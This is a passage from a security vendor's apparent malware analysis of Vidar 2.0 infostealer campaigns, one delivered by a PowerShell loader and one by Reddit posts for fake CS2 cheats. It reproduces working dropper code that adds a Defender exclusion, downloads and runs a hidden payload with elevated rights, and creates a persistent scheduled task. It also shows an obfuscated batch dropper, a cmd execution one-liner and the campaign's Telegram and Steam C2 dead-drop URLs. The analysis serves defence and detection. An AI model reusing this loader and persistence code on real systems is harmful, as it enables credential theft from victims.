36 New-Item -ItemType Directory -Path $hiddenFolder -Force -ErrorAction SilentlyContinue | Out-Null
37 Add-Exclusion -path $hiddenFolder
38
39 $tempPath = Join-Path $hiddenFolder "background.exe"
40
41 # Verify file type
42 function Test-ValidWinExe {
43     param([string]$Path)
44     try {
45         $header = [System.IO.File]::ReadAllBytes($Path)[0..1]
46         return ($header[0] -eq 0x4D -and $header[1] -eq 0x5A)
47     } catch {
48         return $false
49     }
50 }
51
52 if (Download-FileWithRetries -url $githubUrl -output $tempPath) {
53     if (-not (Test-ValidWinExe $tempPath)) {
54         Remove-Item $tempPath -Force -ErrorAction SilentlyContinue
55         exit
56     }
57
58     # Set hidden attributes
59     Set-ItemProperty -Path $hiddenFolder -Name Attributes -Value "Hidden" -Force -ErrorAction SilentlyContinue | Out-Null
60     Set-ItemProperty -Path $tempPath -Name Attributes -Value "Hidden" -Force -ErrorAction SilentlyContinue | Out-Null
61 }

```

Image is loading

```

35 $hiddenFolder = Join-Path $env:LOCALAPPDATA ([System.Guid]::NewGuid().ToString())
36 New-Item -ItemType Directory -Path $hiddenFolder -Force -ErrorAction SilentlyContinue | Out-Null
37 Add-Exclusion -path $hiddenFolder
38
39 $tempPath = Join-Path $hiddenFolder "background.exe"
40
41 # Verify file type
42 function Test-ValidWinExe {
43     param([string]$Path)
44     try {
45         $header = [System.IO.File]::ReadAllBytes($Path)[0..1]
46         return ($header[0] -eq 0x4D -and $header[1] -eq 0x5A)
47     } catch {
48         return $false
49     }
50 }
51
52 if (Download-FileWithRetries -url $githubUrl -output $tempPath) {
53     if (-not (Test-ValidWinExe $tempPath)) {
54         Remove-Item $tempPath -Force -ErrorAction SilentlyContinue
55         exit
56     }
57
58     # Set hidden attributes
59     Set-ItemProperty -Path $hiddenFolder -Name Attributes -Value "Hidden" -Force -ErrorAction SilentlyContinue | Out-Null
60     Set-ItemProperty -Path $tempPath -Name Attributes -Value "Hidden" -Force -ErrorAction SilentlyContinue | Out-Null
61 }

```

Figure 9. Execution of the final payload with the process name “background.exe”

The downloaded payload (background.exe) is a Themida-packed Vidar stealer 2.0. It is executed as a background process and attempts to elevate its privileges using “runas”.

```

62 # Execute as background process
63 try {
64     $startInfo = New-Object System.Diagnostics.ProcessStartInfo
65     $startInfo.FileName = $tempPath
66     $startInfo.WindowStyle = [System.Diagnostics.ProcessWindowStyle]::Hidden
67     $startInfo.Verb = "runas"
68     $startInfo.UseShellExecute = $true
69
70     $process = New-Object System.Diagnostics.Process
71     $process.StartInfo = $startInfo
72     $process.Start() | Out-Null
73

```

Image is loading

```

62 # Execute as background process
63 try {
64     $startInfo = New-Object System.Diagnostics.ProcessStartInfo
65     $startInfo.FileName = $tempPath
66     $startInfo.WindowStyle = [System.Diagnostics.ProcessWindowStyle]::Hidden
67     $startInfo.Verb = "runas"
68     $startInfo.UseShellExecute = $true
69
70     $process = New-Object System.Diagnostics.Process
71     $process.StartInfo = $startInfo
72     $process.Start() | Out-Null
73

```

Figure 10. Abuse of the Windows runas utility to execute the payload with elevated system privileges

Persistence is then established through a scheduled task named “SystemBackgroundUpdate”, configured to run at user logon with elevated privileges.

Upon observation, the PowerShell script is notably uniform and well-structured, using clear variable names and consistent formatting. These characteristics indicate the potential involvement of AI / LLM during development, although this remains a hypothesis.

```

74 # Create persistent scheduled task
75 $action = New-ScheduledTaskAction -Execute $tempPath -ErrorAction SilentlyContinue
76 $trigger = New-ScheduledTaskTrigger -AtLogOn -ErrorAction SilentlyContinue
77 $settings = New-ScheduledTaskSettingsSet -Hidden -AllowStartIfOnBatteries -DontStopIfGoingOnBatteries -ErrorAction SilentlyContinue
78 $principal = New-ScheduledTaskPrincipal -UserId $env:USERNAME -LogonType S4U -RunLevel Highest -ErrorAction SilentlyContinue
79
80 Register-ScheduledTask -TaskName "SystemBackgroundUpdate" `
81     -Action $action `
82     -Trigger $trigger `
83     -Settings $settings `
84     -Principal $principal `
85     -Force `
86     -ErrorAction SilentlyContinue | Out-Null
87 } catch {}
88 }

```

Image is loading

```

74 # Create persistent scheduled task
75 $action = New-ScheduledTaskAction -Execute $tempPath -ErrorAction SilentlyContinue
76 $trigger = New-ScheduledTaskTrigger -AtLogOn -ErrorAction SilentlyContinue
77 $settings = New-ScheduledTaskSettingsSet -Hidden -AllowStartIfOnBatteries -DontStopIfGoingOnBatteries -ErrorAction SilentlyContinue
78 $principal = New-ScheduledTaskPrincipal -UserId $env:USERNAME -LogonType S4U -RunLevel Highest -ErrorAction SilentlyContinue
79
80 Register-ScheduledTask -TaskName "SystemBackgroundUpdate" `
81     -Action $action `
82     -Trigger $trigger `
83     -Settings $settings `
84     -Principal $principal `
85     -Force `
86     -ErrorAction SilentlyContinue | Out-Null
87 } catch {}
88 }

```

Figure 11. Persistence mechanism through creation of scheduled task named "SystemBackgroundUpdate"

Once the Vidar stealer executes, it creates a directory within the %ProgramData% where it will store all the stolen data and exfiltrates them in their command-and-control (C2) servers. Vidar is known to abuse Telegram and Steam as dead drop resolver (DDR) to mask their C2 servers. In this campaign, the Vidar sample connects to:

[hxxps://telegram\[.\]me/bul33bt](https://telegram.me/bul33bt)

[hxxps://steamcommunity\[.\]com/profiles/76561198765046918](https://steamcommunity.com/profiles/76561198765046918)




Image is loading




Figure 12. Shows the use of a Telegram bot as a DDR to conceal the actual command-and-control (C2) infrastructure of Vidar




Image is loading




Figure 13. Shows the use of a Steam profile as a DDR to conceal the actual command-and-control (C2) infrastructure of Vidar

Reddit post promoting CS2 game cheats

Another campaign variant was discovered that is spreading Vidar 2.0 through Reddit posts advertising CS2 game cheats. The posts redirect users to a website that downloads the malware. The full execution chain of this campaign is shown below.




Image is loading




Figure 14. Multistage attack chain starting from the Reddit posts and fake cheat websites that eventually lead to downloading and installing Vidar 2.0

The downloaded “EzFrag Private.zip” archive contains multiple files including a large executable that serves as the initial loader. Upon inspection, file metadata shows that the binary is a self-extracting archive (SFX) that extracts the embedded cabinet file and it also has an invalid digital signature which adds more suspicion regarding its legitimacy.

apt	29/11/2024 10:03 pm	File folder		
binfmts	29/11/2024 10:04 pm	File folder		
gems	29/11/2024 9:49 pm	File folder		
ispell	29/11/2024 10:07 pm	File folder		
misc	02/09/2019 3:29 am	File folder		
mlocate	29/11/2024 10:05 pm	File folder		
pam	29/11/2024 10:00 pm	File folder		
test	08/01/2026 2:40 pm	File folder		
ucf	29/11/2024 10:03 pm	File folder		
usbutils	29/11/2024 9:59 pm	File folder		
EzFrgs_Private.exe	28/11/2025 12:51 am	Application	818,188 KB	 Inflated .exe to extract cab file
libswscale-8.dll	04/12/2024 4:40 am	Application exten...	1,067 KB	
libx264-142.dll	28/05/2022 1:44 am	Application exten...	855 KB	
openvr_api.dll	20/08/2022 4:12 am	Application exten...	613 KB	

Image is loading

apt	29/11/2024 10:03 pm	File folder		
binfmts	29/11/2024 10:04 pm	File folder		
gems	29/11/2024 9:49 pm	File folder		
ispell	29/11/2024 10:07 pm	File folder		
misc	02/09/2019 3:29 am	File folder		
mlocate	29/11/2024 10:05 pm	File folder		
pam	29/11/2024 10:00 pm	File folder		
test	08/01/2026 2:40 pm	File folder		
ucf	29/11/2024 10:03 pm	File folder		
usbutils	29/11/2024 9:59 pm	File folder		
EzFrgs_Private.exe	28/11/2025 12:51 am	Application	818,188 KB	 Inflated .exe to extract cab file
libswscale-8.dll	04/12/2024 4:40 am	Application exten...	1,067 KB	
libx264-142.dll	28/05/2022 1:44 am	Application exten...	855 KB	
openvr_api.dll	20/08/2022 4:12 am	Application exten...	613 KB	

Figure 15. Contents of the archive file EzFrgs_Private.zip, which contains multiple files and directory including the inflated binary to install Vidar




Image is loading




Figure 16. The inflated cabinet file has invalid digital signature which adds suspicion

Although the loader is unusually large, most of the volume is attributable to junk data added to the file. After removing the unnecessary padding, the actual malicious component is significantly smaller, measuring around 2.7MB. This technique is commonly used by threat actors to evade static detection and slow down manual analysis.

When executed, the loader extracts an embedded cabinet archive and executes the following command to process one of its components:

```
cmd /v /c Set UjSidl=cmd & !UjSidl! < Perfume.mdb
```

Name	Date modified	Type	Size
 Adjustments	27/11/2025 8:51 am	File	73 KB
 Another	27/11/2025 8:51 am	File	71 KB
 Backgrounds	27/11/2025 8:51 am	File	2 KB
 Bought.mdb	27/11/2025 8:51 am	MDB File	159 KB
 Changes.mdb	27/11/2025 8:51 am	MDB File	212 KB
 Conferences.mdb	27/11/2025 8:51 am	MDB File	278 KB
 Decades	27/11/2025 8:51 am	File	136 KB
 Decimal.mdb	27/11/2025 8:51 am	MDB File	288 KB
 Doe	27/11/2025 8:51 am	File	128 KB
 Essentials	27/11/2025 8:51 am	File	123 KB
 Focuses	27/11/2025 8:51 am	File	125 KB
 Handjob	27/11/2025 8:51 am	File	29 KB
 Israeli.mdb	27/11/2025 8:51 am	MDB File	158 KB
 Ma.mdb	27/11/2025 8:51 am	MDB File	161 KB
 Metro.mdb	27/11/2025 8:51 am	MDB File	263 KB
 Morgan.mdb	27/11/2025 8:51 am	MDB File	291 KB
 Norton.mdb	27/11/2025 8:51 am	MDB File	182 KB
 Perfume.mdb	27/11/2025 8:51 am	MDB File	4 KB
 Premier	27/11/2025 8:51 am	File	109 KB
 Recorders	27/11/2025 8:51 am	File	119 KB
 Scale	27/11/2025 8:51 am	File	87 KB
 Spray.mdb	27/11/2025 8:51 am	MDB File	189 KB
 Sync	27/11/2025 8:51 am	File	81 KB

Image is loading

Name	Date modified	Type	Size
 Adjustments	27/11/2025 8:51 am	File	73 KB
 Another	27/11/2025 8:51 am	File	71 KB
 Backgrounds	27/11/2025 8:51 am	File	2 KB
 Bought.mdb	27/11/2025 8:51 am	MDB File	159 KB
 Changes.mdb	27/11/2025 8:51 am	MDB File	212 KB
 Conferences.mdb	27/11/2025 8:51 am	MDB File	278 KB
 Decades	27/11/2025 8:51 am	File	136 KB
 Decimal.mdb	27/11/2025 8:51 am	MDB File	288 KB
 Doe	27/11/2025 8:51 am	File	128 KB
 Essentials	27/11/2025 8:51 am	File	123 KB
 Focuses	27/11/2025 8:51 am	File	125 KB
 Handjob	27/11/2025 8:51 am	File	29 KB
 Israeli.mdb	27/11/2025 8:51 am	MDB File	158 KB
 Ma.mdb	27/11/2025 8:51 am	MDB File	161 KB
 Metro.mdb	27/11/2025 8:51 am	MDB File	263 KB
 Morgan.mdb	27/11/2025 8:51 am	MDB File	291 KB
 Norton.mdb	27/11/2025 8:51 am	MDB File	182 KB
 Perfume.mdb	27/11/2025 8:51 am	MDB File	4 KB
 Premier	27/11/2025 8:51 am	File	109 KB
 Recorders	27/11/2025 8:51 am	File	119 KB
 Scale	27/11/2025 8:51 am	File	87 KB
 Spray.mdb	27/11/2025 8:51 am	MDB File	189 KB
 Sync	27/11/2025 8:51 am	File	81 KB

Figure 18. Cabinet file contains multiple embedded MDB database files and several raw files without extensions

The snippet below is the script inside the Perfume.mdb file. The script uses randomized variable names and texts to complicate static analysis. After extracting the relevant lines, it becomes clear that the script functions as a dropper for the final payload.

```

1 Set Permissions=C
2 FwjResulted(Party(Yea(Artist(Dev(
3 thReseller(
4 Set Hunter=U
5 gEqMeaningful(Sudan(Also(Park(Http(
6 JoutRadio(Specializing(Vancouver(Checks(
7 wMjPediatric(Sides(Kissing(Integrate(
8 AbArkansas(Generators(One(Wilderness(Jose(
9 Set Portal=X
10 GjStarted(Milan(Kazakhstan(
11 yziAmazing(Matter(Assistant(Revealed(Advanced(Lee(Zen(Bridal(Property(
12 Set Austria=J
13 fNkZJoyce(Penguin(Extras(
14 uJRTub(Now(Malawi(Intervention(Goods(Cam(Alias(Find(Providers(
15 MoPDance(Gloves(Signal(Discipline(Collectables(
16 CBPolice(Adventures(Pet(Festivals(India(Minority(Allowance(Doing(
17 CNivWorcester(Act(Hottest(Romantic(
18 Set Heather=v
19 AhTForms(Posting(Charming(Languages(
20 zZFmDonate(Sender(Frankfurt(
21 aBXSkilled(Decorating(Aj(Awards(Tray(

```

Image is loading

```

1 Set Permissions=C
2 FwjResulted(Party(Yea(Artist(Dev(
3 thReseller(
4 Set Hunter=U
5 gEqMeaningful(Sudan(Also(Park(Http(
6 JoutRadio(Specializing(Vancouver(Checks(
7 wMjPediatric(Sides(Kissing(Integrate(
8 AbArkansas(Generators(One(Wilderness(Jose(
9 Set Portal=X
10 GjStarted(Milan(Kazakhstan(
11 yziAmazing(Matter(Assistant(Revealed(Advanced(Lee(Zen(Bridal(Property(
12 Set Austria=J
13 fNkZJoyce(Penguin(Extras(
14 uJRTub(Now(Malawi(Intervention(Goods(Cam(Alias(Find(Providers(
15 MoPDance(Gloves(Signal(Discipline(Collectables(
16 CBPolice(Adventures(Pet(Festivals(India(Minority(Allowance(Doing(
17 CNivWorcester(Act(Hottest(Romantic(
18 Set Heather=v
19 AhTForms(Posting(Charming(Languages(
20 zZFmDonate(Sender(Frankfurt(
21 aBXSkilled(Decorating(Aj(Awards(Tray(

```

Figure 19. Snippet of Perfume.mdb file showing VBS codes and random strings to mask the real behavior of the script

```
Set Permissions=C
Set Hunter=U
Set Portal=X
Set Austria=J
Set Heather=v
Set Oil=H
Set Present=.
Set Assessments=3
Set YE%Austria%PNLkxAYEeoiFjRQui%Heather%kwxlR%Permissions%=Typically%Present%com
Set /a Fl=12%Assessments%04%Assessments%
md %Fl%
```

Image is loading

```
Set Permissions=C
Set Hunter=U
Set Portal=X
Set Austria=J
Set Heather=v
Set Oil=H
Set Present=.
Set Assessments=3
Set YE%Austria%PNLkxAYEeoiFjRQui%Heather%kwxlR%Permissions%=Typically%Present%com
Set /a Fl=12%Assessments%04%Assessments%
md %Fl%
```

Figure 20. Snippet of the VBS script with the noise removed showing the declaration of variables

